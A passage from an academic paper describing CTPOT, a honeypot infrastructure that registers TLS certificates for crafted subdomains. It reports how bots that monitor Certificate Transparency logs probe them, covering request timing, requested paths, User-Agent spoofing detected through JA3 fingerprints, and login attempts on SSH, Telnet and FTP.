Each CTPOT measurement node hosts an Apache TrafficServer [2] reverse proxy server, listening for both HTTP and HTTPS requests. All valid HTTP(S) requests are forwarded to the web server located on the data-aggregation node, without any caching enabled. As mentioned earlier, this reverse-proxy design allows us to freely add and remove nodes to the infrastructure without the need to update any centralized state. Additionally, spreading our experimental footprint across multiple IP addresses decreases the chances of bots blocklisting our nodes.

Since it is straightforward for bots to misidentify themselves in their User-Agent headers (e.g. a `wget` client presenting the User-Agent of a popular web browser), we attempt to identify each visitor connecting over HTTPS with a TLS fingerprint. To do this, we enable the JA3 TLS fingerprinting plugin for Apache TrafficServer [3]. JA3 fingerprints are created by concatenating the following fields from each TLS Client Hello message: protocol version, accepted ciphers, supported extensions, elliptic curves, and elliptic curve formats. The MD5 hash of the resulting string is the unique identifier for that client [32]. Prior work has demonstrated that the list of supported cipher suites in a TLS Client Hello message is enough to reliably identify the underlying client platform in HTTPS traffic [50]. To communicate the JA3 fingerprint and other information about the requesting client (e.g., client IP address and request scheme), Apache TrafficServer appends a series of HTTP headers to the original request with the additional information before it is forwarded to the data-aggregation node.

In addition to probing the web servers of publicly-accessible machines, malicious bots may also scan additional ports in order to discover vulnerable services which can be abused. To determine the extent to which CT bots interact with these network services, we include an SSH and Telnet honeypot [13], as well as an FTP honeypot [20] on each measurement node. We use each of these three honeypots in a "low-interaction" fashion, meaning visitors are presented with a login prompt, but can never actually authenticate. Rather, they are presented with a message indicating their authentication attempt failed. For the purpose of this study, any visitor attempting to authenticate with these honeypots can be considered malicious, regardless of the actions they would take upon successful authentication.

Certificate Registration

Unlike bots that utilize IP-based scans to discover publicly-accessible services across large Internet subnets, CT bots have the ability to filter targets based on the content of their domain names. For instance, a malicious bot that is targeting outdated WordPress websites could opt to only make requests towards domains that contain strings related to blogs and WordPress (e.g., `wordpress.example.com` and `blog.example.com`). Therefore, we carefully design a certificate registration strategy that allows us to separate the overall CT bot population into groups of varying intentions. Specifically, we seek to observe distinct populations of malicious and benign bots that feed off of CT logs.

To do so, we define three TLD+2 subdomain content groups, allowing us to not only separate the CT bots with these intentions, but also separate their behaviors from the bots which scan all domains that appear on CT logs. To attract bots operated by security companies and phishing researchers, we create subdomains that contain the names of companies known to be common targets of phishing attacks (e.g., Apple, Paypal, Facebook, etc.,) [5], along with a qualifier string (e.g., reviews, tutorials, lessons, etc.,). For example, we reason that the FQDN `paypal-reviews.example.net` is likely to trigger the automated crawling logic of a CT bot searching for domains with common phishing targets and then be dismissed during manual review when the operator reads it in the context of the rest of the string (i.e. `paypal-reviews`). We use these qualifying phrases, along with a message indicating the purpose of our study within all HTTP(S) responses (described in Section 3.1.2), in an attempt to prevent automatic blocking by anti-phishing entities, so that CTPOT can keep attracting both benign and malicious CT bots for the entirety of our experiment.

To attract malicious bots, we create subdomains that are targeted by popular vulnerability-scanning software [31] (e.g., wp-admin, sql, db, etc.,). Our rationale is that a certain class of resource-constrained attackers may only focus their attention on hosts that are likely to be running certain web applications, as opposed to wasting their resources on any and all online hosts.

Lastly, to compare the bot populations of the previous two groups against bots that indiscriminately scan domains on CT, we create subdomains containing the names of various fruits, vegetables, and colors. We refer to these three groups as: `Impersonating`, `Sensitive`, and `Baseline`, respectively. A full list of all strings used to construct the subdomains of these groups is located in Table 5 of the Appendix.

For the purposes of this study, we must ensure all visitors to the domains we advertise on CT discovered them through consumption of CT logs. Therefore, in addition to the TLD+2 subdomains which categorize our advertised domains, we add a pseudo-random TLD+3 subdomain which is highly unlikely to be guessed. Specifically, this subdomain encodes the timestamp the certificate was registered along with five random characters. By including this information, we can attribute all requests to these domains to CT bots, with high-confidence.

All certificates are created on each measurement node by randomly choosing one of the three described groups, and then a string from the chosen group. In the case of Impersonating domains, a randomly chosen trademark is appended to a randomly chosen qualifier string (i.e., *facebook-reviews*). Each generated subdomain is appended to the primary domain assigned to that particular measurement node. Table 1 shows an example of each domain category, along with the encoded certificate creation timestamp.

These certificates are created using the Let's Encrypt Certbot API [8]. The rate limits enforced by Let's Encrypt restrict a single IP address to 50 new certificates each week [25]. Therefore, each CTPOT measurement node creates one certificate every four hours, for a total of six per day or 42 per week. This provides ample daily coverage, while also allowing for some margin of error to ensure API limits are not exceeded. Our certificate creation strategy does not place any undue burden on Let's Encrypt servers, accounting for only 0.004% of all certificate requests each day [26].

Table 1: *Example domains of each measurement category, and their corresponding encoded certificate creation timestamps. For brevity, the primary domain is excluded from each example.*

Example Subdomain	Type	Encoded Timestamp
`jjr20201wvo180002.zoom-help`	Impersonating	2022-02-01T18:00:02
`bwr11215lkj013247.wp-admin`	Sensitive	2021-12-15T01:32:47
`yug11031wvo061216.blue`	Baseline	2021-10-31T06:12:16

3.1.2 Data Aggregation Node

To allow for flexibility in the number of measurement nodes used at any given time, CTPOT uses a single data-aggregation node to gather all data collected from each measurement node in one location for analysis and processing. The data-aggregation node hosts an Nginx [30] web server in which measurement nodes forward all requests to. These requests are stored in a database for future processing, and are responded to with a simple HTML webpage explaining the purpose of this experiment along with additional contact details. We chose to disclose the presence of our study to all visitors as an additional attempt to avoid getting flagged as malicious by the operators of anti-phishing tools.

Additionally, this node also hosts a Bind9 [6] authoritative nameserver responsible for all domains used in our study. This nameserver logs basic information about all queries received, as well as the eDNS subnet of the querying client (if included by the client's resolver), allowing us to determine the subnet of the querying stub resolver.

As previously mentioned, each measurement node hosts SSH, Telnet, and FTP honeypots. The log files produced by these honeypots are periodically collected by the data-aggregation node and stored for future analysis. These logs, along with the aforementioned HTTP and DNS data, are fed into the analysis module for processing.

3.2 Cheap vs. Expensive TLDs

It is entirely possible that bots utilizing CT to discover scanning targets are sensitive to the content of domain names. This includes both the primary domain, subdomains, as well as the chosen TLDs. For instance, studies have shown that a large fraction of phishing sites are hosted on cheap TLDs where attackers can keep registering new low-cost domains whenever their existing ones are blocked [39, 60]. As such, operators of anti-phishing tools may prioritize the scanning of low-cost domain names that appear in CT logs, over established (and

more expensive) domains. Contrastingly, malicious CT bots searching for victims may focus their scanning resources on domains registered on well-established TLDs, using registration price as a proxy variable for the value of the targeted host.

To determine whether different TLDs need to be part of our certificate-creation strategy, we conducted a small pilot experiment with CTPOT using two measurement nodes. Each node had the same primary domain with only the TLD changing: one node operated a low-cost *.xyz* domain whereas the other host operated a traditional *.com* domain name. Additionally, we fixed the random seed used to construct the subdomains for all certificate registrations such that both nodes created certificates for the same domains, at the same times, with only the TLD changing.

We ran this pilot experiment for one week, and monitored the requests we received from bots. In total, we received 1,508 requests towards the *.com* domain from 421 unique IP addresses. Conversely, our *.xyz* domain received 3,347 requests from 633 unique IP addresses. Additionally, over half of the IP addresses that requested content from the *.com* domain, also requested content from the *.xyz* domain. As a result, we decided to use *.xyz* TLDs for our main experiments allowing us to both attract more clients as well as lower the operating costs of our study. We discuss the potential limitations of utilizing a single TLD in Section 6.2.

3.3 Deployment and Data Collection

Using the described system setup, we created a total of 12 CTPOT measurement nodes. Six of these nodes were located in a popular public cloud, and the remaining six in our institution's datacenter.

To isolate all measurement nodes, each node is assigned a dedicated primary domain to which subdomains for that node are applied to. We designed a separate generation strategy for these primary domains to ensure that they do not interfere with the decision of a CT bot to interact with that subdomain. This strategy involves concatenating a randomly chosen string from each of three groups: names of trees, names of flowers, and names of birds–with all potential trademark conflicts removed.

Each measurement node creates a new certificate every four hours, on the top of the hour. We stagger this process on each measurement node such that there are at least three certificates being created every hour. This results in a total of 72 certificate creations each day. However, this number varies depending upon the behavior of the Let's Encrypt API (e.g., certificate creation failures would result in fewer created in a particular hour).

4 CT Bot Analysis

In this section, we report the findings of our deployment of CTPOT for ten weeks, from November 3, 2021 to January 12, 2022. In total, we created 4,657 TLS certificates, each for a unique domain. For the rest of this section, unless otherwise noted, we focus on the traffic that CTPOT received targeting one or more of our advertised FQDNs. This is to ensure that we do not attribute the general scanning activity (that publicly-reachable hosts receive from Internet-wide scanners) as related to the Certificate Transparency mechanism.




Figure 2: *(Top) Total daily requests to our measurement infrastructure over both HTTP and HTTPS. (Bottom) Total new unique IP addresses encountered each day of our measurement period both respective to the current day (dotted line), and throughout the entire data collection period (solid line).*

Over the course of our data collection period, CTPOT recorded 1.5 million HTTP requests from 31,898 unique IP addresses towards the domains advertised on CT. This corresponds to an average of 129,723 requests from 2,658 unique IP addresses, per measurement node. As the domains advertised on CT are random in nature and have not existed prior to the creation of each certificate, we can consider all such requests to have originated from web bots. Furthermore, as these domains were only ever advertised on CT, we can conclude that the bots that made these requests did so after observing one of our domains on a public CT log. To the best of our knowledge, this is the first comprehensive dataset on CT bots, detailing their identities and distinct behaviors. To assist the community in understanding the CT bot ecosystem, and defending against malicious actors therein, we are making our dataset publicly available to researchers (Section 8).

4.1 CT Bot Traffic

Figure 2 (Top) shows the total daily HTTP and HTTPS requests from visitors to our CTPOT deployment. We find that the number of requests remains fairly stable throughout our entire data-collection period, averaging around 10K-15K total daily requests on both HTTP and HTTPS. In early November 2021, CTPOT encountered a series of daily request spikes of over 100K. Upon close inspection of requests on these days, we find this to be the result of the actions of a single CT bot. More details regarding this bot can be found in Section 5.




Figure 3: *Unique IP addresses targeting each of the three domain types in our study, along with the IP addresses of each measurement node. We note that each circle in this figure is not to scale, but rather serves to demonstrate the relationships between each group of CT bots in our dataset.*




Figure 4: *Number of days after certificate creations our measurement nodes received HTTP(S) requests from CT bots.*

The overall scale of the CT bot ecosystem is clearly demonstrated in Figure 2 (Bottom). In this figure, the dotted line represents the total number of unique IP addresses encountered on each day, while the solid line represents only the unique IP addresses that first interacted with our infrastructure on that particular day (i.e., on December 1, our infrastructure saw roughly 500 new IP addresses that it had not seen in any of the days prior). We observe a steady stream of new visitors interacting with CTPOT each day, with approximately 300-500 previously unseen IP addresses recorded daily. Moreover, in the final days of our data collection period, we even see large spikes in this number, emphasizing the constant expansion of the CT bot IP address pool.

CT Bot Populations

Figure 3 shows the number of unique IP addresses that targeted each group of domains we advertised on CT, along with bots that targeted the IP address of each measurement node. We note that our measurement nodes also received traffic from an additional 4,855 IP addresses that targeted only the primary domains advertised on CT. However, as we cannot be certain of the subdomain, and thus source of the visitor, we discard these requests from our dataset.

Overall, we find that CT bots occupy a distinct subset of the overall web bot population, with less than 2% overlap between CT bots and IP-based bots (i.e., those that sent requests towards the IP address of the particular measurement node, rather than the domain listed on CT). Currently, IP-based bots do not utilize the additional information provided by CT to target their probes, opting instead to scan IP address subnets. Additionally, we find the overall size of the CT bot population to be over twice that of IP-based bots in our dataset.

Among CT bots, we find that the majority of IP addresses targeted only `Impersonating` domains, completely ignoring the two additional groups. This shows how there exists a large population of bots that are actively filtering CT logs for domains with specific content. In this case, these bots may be searching for newly-created phishing websites that are targeting popular trademarks. We contrast this with the IP addresses that visited `Sensitive` and `Baseline` domains, which exhibit a much larger overlap with each other as well as with `Impersonating` domains. This indicates that these bots are not filtering based on the content of domain names, opting rather to visit all — or a large percentage of all — domains listed on CT logs. We reason that bots with this behavior fall into one of two categories: academic or industry scanners indexing the web, or malicious bots looking for attack targets. Distinctions between these two groups can be made by observing their varying behaviors, which we do later in this section.

Interestingly, we also find a number of bots that only visited `Baseline` domains. That is, domains that simply contain non-sensitive dictionary words. We attribute these isolated requests to the non-deterministic nature of CT log streams where it is not guaranteed any particular observer of a log will encounter all certificate registrations. This non-determinism can be attributed to clients connecting and disconnecting to any given CT log, as well as not connecting to all possible logs operated by different CAs [56].

CT Bot Request Properties

Figure 4 shows the number of days after the creation of all certificates that our measurement nodes received all requests. On average, the first requests towards our domains occurred 5.9 minutes after a certificate was registered for that domain, consistent across all three domain groups. In some cases, we observed the first request arriving as early as 12 seconds after certificate creation.

Additionally, all three groups continued to see periodic requests long after certificate creation, indicating that a subset of CT bots are interested in long-term changes to domains that appear on CT logs. However, we find this is much more common in bots that target `Sensitive` and `Baseline` domains, rather than bots that target `Impersonating` domains. As bots in the latter group may be part of the infrastructures of anti-phishing entities, they are more likely to send one or a small number




Figure 5: *Distributions of total requests from each unique IP address by subdomain type.*




Figure 6: *Top geographic locations of IP addresses that requested content from our measurement infrastructure.*




Figure 7: *ASN types of IP addresses that requested content from our measurement infrastructure.*

of requests shortly after encountering a domain to analyze for phishing traits. Their decision to not revisit that same domain at a later time may be part of a strategy for scaling their infrastructure to the large number of targets appearing in their CT logs.

Figure 5 shows the distribution of the number of requests sent by each visitor for all three kinds of subdomains we register. We find that almost 80% of all visitors to `Impersonating` domains send "single-shot" requests, or a single request without returning, while that same behavior is only observed from approximately 30% of visitors to `Baseline` and `Sensitive` domains. Overall, we discover that the vast majority of visitors send fewer than 10 requests to our honeypots, with the exception of a small number of visitors that send thousands of requests. For these visitors, we find that they typically send the same number of requests to each of our newly registered domains, indicating the use of a pre-curated scan-list – such as one associated with a scanning tool.

This observed behavior demonstrates the differences between bots targeting domains within these two groups, with bots operated by anti-phishing organizations monitoring for newly-created phishing websites making a small number of requests shortly after certificate creation in order to detect malicious content. Meanwhile, bots targeting domains that indicate potentially vulnerable systems initiate more requests for a much longer period of time, probing for vulnerabilities.

Bot Distributions

Figure 6 shows the top countries from which CT bots originated from in our dataset. Currently, there is an order of magnitude more CT bots in the United States than there are in any other country. Interestingly, we find that bots that visited `Impersonating` domains are found in each of the top countries, while there exists a number of countries that do not host any bots that visited `Sensitive` or `Baseline` domains (such as Germany and the UK). While the difference in total unique IP addresses from each domain explains these gaps, it also shows the clustering of these bots in a fraction of all represented countries.

To further understand the origins of CT bots, we utilized the IpInfo [23] API to determine the Autonomous System (AS) type of each bot IP. We present our findings in Figure 7. We find that the proportion of each IP address type is consistent across all three domain categories. That is, the majority of CT bots originate from hosting providers. Interestingly, the second-largest group of CT bots originate from ISP address ranges. This is an unexpected result, and indicates that many CT bots are either running on infected home devices (i.e., IoT devices) or are using ISP-based proxy services to evade detection [62].

IP Blocklist Presence

To determine the reputation of CT bot IP addresses, we utilized a subset of the IP blocklists provided by Firehol [17] that correspond to bot behavior. In total, we searched for IP addresses on 43 blocklists, a full breakdown of which are listed in Table 6 of the Appendix. Of the 31,898 unique IP addresses that sent requests to CTPOT, 4.5% appeared on at least one IP blocklist during our data collection period. This corresponds to 5.1% `Impersonating`, 6.6% `Sensitive`, and 7.7% `Baseline` IPs.

Figure 8 shows the overlap of CT bot IP addresses that appear on at least one IP blocklist, based on the domain types they sent requests to. Compared to Figure 3, we find a much larger overlap among maliciously labeled IP addresses. This implies that attackers utilizing CT for target discovery cast




Figure 8: *Distribution of malicious bot IP addresses in our dataset by domain-type targeted. We consider an IP address to be malicious if it appears on at least one IP blocklist.*

a wide net by scanning domains of various kinds, rather than targeting a particular category of domain. However, similarly to the overall distribution of CT bot IP addresses, those that only visited `Impersonating` domains are the single-largest group of IP addresses in our dataset.

4.2 CT Bot Behavior

As we have shown, there exists distinct populations of CT bots that interact with only a specific subset of domains. The filtering of domain content prior to interaction implies that each group has explicit goals in their use of CT. We now use the varying behaviors of bots in these groups to determine their intentions, including examining the extent to which attackers utilize CT to discover new targets and where they lie within these overall bot populations.

4.2.1 Request Targets

As the only information advertised about our measurement nodes is each domain through CT, studying requested file paths is a useful method to determine the intentions of a particular visitor. Table 2 shows the top five paths requested from each of the domain groups by the percentage of unique IP addresses (within each group) that requested that path at least once. Unsurprisingly, over 96% of IPs in each domain group request the website's root path, with this request occurring as a visitor's first query 96.6% of the time.

Beyond the domain root, we observed 24.1% of unique IP addresses queried for at least one additional file. The most common of these is for the file *favicon.ico*. This request is common if the client is using a real web browser, as this file is automatically requested by major web browsers in order to render a tab bar image [69]. Using these requests, we can begin to infer the number of CT bots that utilize a real browser to perform network requests. Doing so, we find only 11.9% of CT bots targeting `Impersonating` domains requested the site's favicon file. This is less than half as frequent as the bots targeting `Sensitive` and `Baseline` domains. We note however, that it is trivial for bots to initiate a request for *favicon.ico* in order to appear as though they are utilizing a real web browser. Therefore, we treat requests for this file as an upper bound on real browsers in our dataset, and rely on further analysis later in this section to determine the extent in which bots misidentify themselves.

Table 2: *Top paths requested by visitors to each domain type, by percentage of visitors that requested each path.*

Impersonating		Sensitive		Baseline	
Path	**Ratio**	**Path**	**Ratio**	**Path**	**Ratio**
/	97.27%	/	96.86%	/	97.79%
favicon.ico	11.96%	favicon.ico	25.08%	favicon.ico	28.55%
robots.txt	1.75%	robots.txt	3.60%	robots.txt	4.92%
my-account/	1.01%	login.php	2.91%	login.php	0.84%
US/US_aaiphh	1.00%	wp-login.php	0.85%	wp-login.php	0.69%
walmart-mo/	0.97%	.git/HEAD	0.33%	.git/HEAD	0.47%

Along with the *favicon.ico* file, all three domain groups receive requests for the file *robots.txt*. This file is commonly used by websites to control the requests made by bots. It contains access rules specified by the website owner to be followed by all web bots visiting the site, including which paths are permitted to be accessed, and which are not–including revoking all access to bots [22]. Ideally, this file is supposed to be read and followed by all web bots, however this is not always the case [72]. Over the course of our data collection period, we find that only a small fraction of bots send requests for the *robots.txt* file. Furthermore, fewer visitors request this file in the `Impersonating` and `Sensitive` domain groups than the `Baseline` group, with visitors in the `Impersonating` group requesting it the least often.

Past the top three most common, paths in each group begin to diverge. Here, we see requests towards `Impersonating` domains focused on common website endpoints such as *my-account/*. Meanwhile, requests towards the remaining two groups are towards endpoints such as *login.php* and *.git/HEAD*, which are commonplace in vulnerability scans [58].

POST Requests

In addition to the paths requested by each CT bot, we can determine malicious intent by observing POST requests to the domains we advertise. We assert that sending unsolicited POST requests to newly-created web endpoints is an overtly malicious action, regardless of the path to which the request was destined. Upon searching our dataset, we find that only 4,555 of all requests towards our measurement nodes were POST requests. This corresponds to 2,818 `Impersonating`, 901 `Sensitive`, and 836 `Baseline` requests. While this is a small fraction of the overall number of requests directed towards our measurement nodes, we reason that this could be a result of our endpoints responding to all requests with the same simple HTML message. As this content does not indicate the presence of a form to submit data to, bots simply choose to move on, instead of blindly sending POST requests.

Table 3: *Types of HTTP User-Agents encountered by measurement nodes during data collection period as a fraction of unique IP addresses in each category.*

User-Agent Type	Impersonating	Sensitive	Baseline
Browser	84.71%	78.38%	76.11%
Academic/Industry	5.64%	13.44%	15.10%
Library	3.90%	1.79%	4.31%
Scanning Tool	3.01%	3.50%	3.22%
Other	2.73%	2.88%	1.23%
Payload	0.01%	0.01%	0.03%

Table 4: *Types of TLS stacks encountered by measurement nodes during data collection period as a fraction of unique IP addresses in each category.*

Fingerprint Type	Impersonating	Sensitive	Baseline
Library	40.94%	17.58%	12.07%
Academic/Industry	20.37%	30.63%	33.45%
Unknown	14.46%	20.46%	25.70%
Scanning Tool	12.52%	28.22%	26.59%
Browser	11.59%	2.94%	1.98%
Empty	0.12%	0.17%	0.21%

4.3 CT Bot Self-Identification

The HTTP User-Agent is the web's primary method for self-identification of clients. It is standard practice for web bots to use this string to identify themselves to each web server, along with information about their purpose. In total, we recorded 1,746 unique User-Agents from CT bots during our data collection period. To better understand the behaviors of CT bots, we manually inspected each User-Agent we received and produced a label to each depicting the type of client it implies.

Table 3 shows the types of User-Agents our measurement nodes encountered from bots requesting subdomains from each of the three groups. We observed User-Agents from the following general groups: web browsers (e.g., Google Chrome and Firefox), network request libraries of programming languages (e.g., Python Requests library, and Go-http-client), academic or industry scanning tools (e.g., Googlebot and LinkedInBot), web scraping tools (e.g., wget and curl), malicious payloads (e.g., Log4j and code injection), and other strings we could not classify into one of the defined groups such as custom strings and messages.

We find that a majority of bots present a User-Agent of a browser. Furthermore, bots that interact with `Impersonating` domains are more likely to use the User-Agent of a browser than bots that interact with `Sensitive` and `Baseline` domains. We hypothesize that this behavior is because of the entities commonly operating the websites in each domain category. As malicious actors are more likely to create websites with impersonating domain names, anti-phishing organizations do not disclose their identities in order to prevent cloaking by attackers [59, 73]. Meanwhile, `Sensitive` and `Baseline` domains are likely operated by legitimate, benign entities who are unlikely to cloak any content on their sites, leading to approximately 10% more Academic/Industry User-Agents presented to those domains.

TLS Fingerprinting

Based on the HTTP User-Agents recorded by our measurement nodes, the majority of CT bots claim to use real browsers to perform network requests. However, it is known that web bots are likely to spoof their User-Agents to prevent detection and subsequent blocking by the websites they visit. To investigate the rate in which CT bots spoof their User-Agents, we utilize the JA3 TLS fingerprints we recorded from each bot that sent HTTPS requests to our measurement nodes, as described in Section 3.

In total, we recorded 113 unique JA3 TLS fingerprints from the clients interacting with our measurement nodes. Of these clients, 19.5% of all unique IP addresses presented more User-Agents than JA3 TLS fingerprints, with that corresponding to 19.4% of `Impersonating`, 12.3% of `Sensitive`, and 11.7% of `Baseline` visitors. This implies these bots changed their User-Agents between requests, while the underlying client remained the same. To ensure that IP-address churn was not the cause of this discrepancy, we calculated the length of each request session from bots towards the domains we leaked on CT, finding that 92% of all sessions last less than 10 minutes. This is far shorter than the average time IP address leases are renewed by major ISPs [63].

To identify the underlying clients making these requests, we query for all fingerprints in the *ja3er.com* [24] fingerprint database which maps JA3 hash values to observed HTTP User-Agents with those fingerprints. For each fingerprint we manually create a label based on the User-Agents returned from the database. However, for many JA3 fingerprint values, this database contains multiple HTTP User-Agents. In these cases, we produce a label based on the "lowest-level" User-Agent available. That is, if a particular JA3 fingerprint maps to the User-Agents of a browser *and* a network request library, we label that fingerprint as belonging to a network request library. We reason that a bot utilizing a network request library (e.g., Python Requests library) would benefit from reporting as a web browser as part of its detection-evasion strategy. However, a bot utilizing a web browser to send requests is unlikely to identify as a network-request library as there is nothing to be gained by this misidentification.

Using this methodology, we labeled each JA3 TLS fingerprint we received and present our results in Table 4. We observe a vastly different distribution of clients compared to what was reported by each CT bot. As we expect, the percentage of bots that utilize network request libraries to send requests is much greater in reality. Moreover, the number of bots that used a real web browser to send requests is only 2–11% based on their TLS fingerprint, compared to the 75–85% based on the reported User-Agents. This also shows how bots targeting `Impersonating` domains appear to take




Figure 9: *Number of unique IP addresses that interacted with a network service honeypot in addition to sending a web request to one of the three domain groups.*




Figure 10: *Unique IP addresses encountered sharing the same subset of paths requested. Each marker represents one unique set of paths, with the size of each marker representing the number of TLS fingerprints encountered from the IP addresses which requested those paths. Red markers indicate that the cluster contains malicious requests. The bounding box with a corner at* $(x, y) = (10^2, 10^1)$ *contains 68.4% of all malicious bot campaigns in our dataset.*

more action to prevent fingerprinting than bots targeting `Sensitive` and `Baseline` domains, as approximately 11% more of these bots use a real browser.

Comparing the TLS fingerprints of each bot with the file paths requested in Table 2, we see that requests for *favicon.ico* are in line with the percentage of bots with a web browser TLS fingerprint. However, this is not the case for bots that requested `Sensitive` and `Baseline` domains, where over 25% of the bots that queried for *favicon.ico* did not have a TLS fingerprint that matched a known web browser. This indicates that bots in these categories could be using scanning tools or scanning lists that make requests for this file as a method to bypass bot detection.

These findings demonstrate that CT bots are likely to spoof their User-Agents to prevent detection. TLS fingerprinting remains a powerful tool for uncovering the true identities of these bots. However, we find that the *ja3er.com* fingerprint database is incomplete as 15–25% of our collected fingerprints were unknown. Increased usage of TLS fingerprinting and contributions to databases such as this will help improve the overall visibility into the clients utilized by bots. To assist in this, we submitted all User-Agents we received from the bots in our dataset to this database.

4.4 Network Service Interactions

As mentioned in Section 3, in addition to hosting a reverse proxy web server, each measurement node also hosted three low-interaction honeypot processes: SSH, FTP, and Telnet. These three services log all network interactions with visitors, but do not permit any authentication. This allows us to infer malicious intent among CT bots that not only request web content after observing a domain on a CT log, but also try to probe additional ports on the measurement nodes and even attempt to gain access to these additional services. For the purposes of this work, we consider any kind of interaction with a honeypot as malicious.

We correlate web request logs with honeypot logs using the client IP address that sent requests to each. Specifically, we associate a honeypot interaction with the closest web request temporally (i.e., an SSH interaction is associated to an `Impersonating` web request if that web request occurred the closest to that interaction compared to all other web requests from that host). In total, our measurement nodes received 22,839 network requests directed towards the ports of the three honeypot processes from 746 unique IP addresses. Of these, 675 (90.5%) went beyond simple network probes and attempted to authenticate with the particular service. Figure 9 shows the number of honeypot interactions that occurred from CT bots that sent web requests to domains of each category. We observe that CT bots that target `Sensitive` domains are more likely to attempt to interact with additional services on the host, compared to CT bots targeting domains of the other two groups. This shows that CT bots targeting such domains have malicious intentions in doing so, as these domains indicate the creation of a potentially vulnerable online service. Attempting to authenticate to these servers via Telnet, SSH, and FTP indicates the desire to achieve remote-command execution capabilities and acquire sensitive information.

4.5 CT Bot Campaign Analysis

It is common practice for bots to be used in scanning "campaigns", or scanning sessions where a pre-determined set of probes are sent to each encountered web host. Therefore, if the same bot software is deployed on many different machines, the file paths requested by each unique IP address would be the same. We use this expected behavior to identify connections between bots in our dataset. Specifically, we analyze the intersection of the total file paths requested by each unique IP address with all other IP addresses in our dataset. Additionally,

